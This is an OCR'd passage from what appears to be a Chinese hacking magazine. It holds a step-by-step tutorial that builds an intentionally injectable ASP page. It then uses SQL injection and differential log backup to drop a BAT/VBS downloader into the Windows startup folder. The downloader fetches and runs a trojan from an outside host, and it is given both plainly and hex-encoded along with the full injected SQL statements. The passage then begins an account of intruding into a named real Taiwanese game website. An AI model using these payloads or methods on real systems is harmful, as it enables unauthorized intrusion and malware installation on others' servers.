


图3

创建好表后，找到该表并选中，右键打开表返回所有行，在其ID下面添加记录1，2（图2）。

设置好数据库后，在界面的左面找到安全性的登录并将其选中，右键新建登录，在常规选项里选中SQLSERVER身份验证，输入名称和密码为lurenjia（图3），接着我们切换到数据库访问选项，勾选上刚才新建的数据库lurenjia，并容许DB_OWNER角色来操作该数据库（图4）。




图4

到此我们数据库操作的部分就完成了，接下来需要写一段脚本代码，来构造注入点，我们写两个文件：一个是数据库连接文件conn.asp，另一个是注入点文件test.asp。其代码如下。

文件：conn.asp

```
<%
dim conn
dim connstr
connstr="provider=sqloledb;driver={SQL SERVER};server=127.0.0.1;uid=lurenjia;pwd=lurenjia;database=lurenjia;"
set conn=server.createobject("ADODB.CONNECTION")
conn.open connstr
%>
```

文件：Test.asp

```
<!--#include file="conn.asp"-->
<%
dim rs,strSQL,id
set rs=server.createobject("ADODB.recordset")
id = request("id")
strSQL = "select * from admin where id=" & id
rs.open strSQL,conn,1,3
rs.close
%>
```

将这两个文件放入我们网站的目录中，打开网页http://127.0.0.1/test.asp?id=1。手工猜解比较麻烦，我们还是直接把它扔进阿D来检测，就会发现构造注入点成功了。检测为DBOWNER权限，数据库名为lurenjia，支持多语句（图5）。




图5

下面就是本文的重点了，大家都知道通过DBOWNER的注入点，我们可以使用列目录进行差异备份来得到Webshell，然后再想办法提权。而这次我们直接通过差异备份把木马写入自启动目录中来得到系统权限。

Windows服务器版操作系统对于DBOWNER数据库来说默认有两个自启动目录具有写权限，一个是“C:\Documents and Settings\Default User\「开始」菜单\程序\启动”，另一个是“C:\Documents and Settings\Default User\「开始」菜单\程序\启动”。我们就是要通过差异备份一个BAT文件到这个目录下，从而达到提升系统权限的目的。思路如下，首先我们制作一个木马上传到自己的空间，然后我们通过差异备份写一个BAT文件到上面任意一个启动目录，该BAT文件运行后生成一个VBS下载者并将其运行，该下载者运行后直接到我们刚才提到的空间去下载木马，然后运行木马。

思路讲完了，我们开始具体的实践。

首先将我们事先准备好的木马1.EXE上传到我的空间，其url地址为http://bluekiss.net.cn/1.exe，然后我们把该地址套用在如下的这个写bat代码里：

```
echo Set P=createObject("Microsoft.XMLHTTP")>k.vbs //设置变量P创建HTTP对象
echo P.Open "GET"," http://bluekiss.net.cn/1.exe ",0 >>k.vbs //到该网站下载1.exe
echo P.Send():set G=createObject("ADODB.Stream")>>k.vbs //创建数据流对象
echo G.Mode=3:G.Type=1:G.Open() >>k.vbs
echo G.Write P.ResponseBody:G.SaveToFile "1.exe",2 >>k.vbs //保存为1.exe
k.vbs //执行vbs
1.exe 执行1.exe
```

要注意我们上传文件的文件名一定要与代码里所执行的文件的文件名保持一致，并且在代码的顶端和尾部分别多加两个回车，接着我们将上面的代码连同多加的回车一同复制到字符转换工具将其转化成为16进制，结果如图6所示：

```
0x130A0D0A6563686F2053657420503D6372656174654F626A6563742
8224D6963726F736F66742E584D4C4854545022293E6B2E7662730D0A656
3686F20502E4F70656E2022474554222C2220687474703A2F2F626C75656B
6973732E6E65742E636E2F312E65786520222C30203E3E6B2E7662730D0A
6563686F20502E53656E6428293A7365742047203D6372656174654F626A6563
74282241444F44422E53747265616D22293E3E6B2E7662730D0A6563686F2
0472E4D6F64653D333A472E547970653D313A472E4F70656E2829203E3E6B
2E76627320202020202020200D0A6563686F20472E577269746520502E52657
3706F6E7365426F64793A472E53617665546F46696C652022312E657865222C
32203E3E6B2E7662730D0A6B2E7662730D0A31200D0A0D0A
```




图6

记得在转换后的代码前面加一个“0x”，接下来就开始准备我们差异备份的语句吧。

```
URL;alter database lurenjia set RECOVERY FULL-- //把SQL设置成完全恢复模式
URL;create table cmd (a image)-- //新建立一个cmd表
URL;backup log lurenjia to disk = 'c:\cmd1' with init-- //减少备分数据的大小
URL;Insert into cmd(a) values (0x 130A0D0A6563686F20536574
20503D6372656174654F626A65637428224D6963726F736F66742E584D4C4
854545022293E6B2E7662730D0A6563686F20502E4F70656E202247455422
2C2220687474703A2F2F626C75656B6973732E6E65742E636E2F312E6578
6520222C30203E3E6B2E7662730D0A6563686F20502E53656E6428293A736
57420473D6372656174654F626A65637428224144F44422E53747265616D22
293E3E6B2E7662730D0A6563686F20472E4D6F64653D333A472E54797065
3D313A472E4F70656E2829203E3E6B2E76627320202020202020200D0A
6563686F20472E577269746520502E526573706F6E7365426F64793A472E5361
7665546F46696C652022312E657865222C32203E3E6B2E7662730D0A6B2E76
62730D0A31200D0A0D0A)-- //插入写bat代码
URL;backup log lurenjia to disk = 'C:\Documents and Settings\All Users\「开始」菜单\程序\启动\1.bat'-- //备分日志（我们的BAT代码）到启动文件夹
URL;drop table cmd-- //删除新建的cmd表
```

上面的URL是指http://127.0.0.1/test.asp?id=1这个地址，实际操作时需要将上面的URL替换成我们所使用的地址。最后将上面准备好的语句在浏览器里逐句执行，我们就可以到自己电脑的启动目录下看看是否有1.bat这个文件了（图7）。




图7

最后，我们重启一下电脑，木马就被成功执行了（图8）。




图8

当然在实战中我们是看不到这个1.bat的，如果在实战中我们想看下究竟有没有成功的将BAT文件写入启动项，那么我们最好是拿一个Webshell回来，到该目录看看是否有1.bat这个文件并且代码是否写入成功来证实。

（文章中涉及到的啊D注入工具、ISTO辅助转换工具已经收录在光盘中）

当神话不再是一个神话

—— 彻彻底底入侵台湾神话官方网站

明静止水[54H]

说起神话这款网络游戏我想很多人都玩过吧，此次我们就把入侵的目标锁定在台湾神话官方网站上，其网址是 www.ryl.com.tw，IP 地址为 219.84.165.10。

打开网站简单的看了下，整个站点是由 Windows2000+IIS5+ASP+MSSQL 搭建而成的。对于这类大型的网游站点，常见的 asp 注入我想是不会存在的。我简单测试了一下果然不出所料，同服务器上也没有其它的网站给我们下手，那么我们就只能把希望放在同网关的其它服务器上，然后利用 sniff 嗅探神话网站服务器，这里就只能祈祷网关不要做 arp 防护了。

拿出 x-scan 对整个网段进行扫描，等了 N 久，结果终于出来了，有点让人失望，没有扫出弱口令等容易利用的漏洞，端口也只开放了 80。看来要一个个的检测了！没想到我的运气还真是好，居然找到了一个 sa 权限的注入点（图 1）。




图 1

这也是一个 Windows2000 服务器，马上执行命令 **ipconfig** 查看了一下子网掩码是不是和神话 web 服务器在同一个网关下（图 2）。

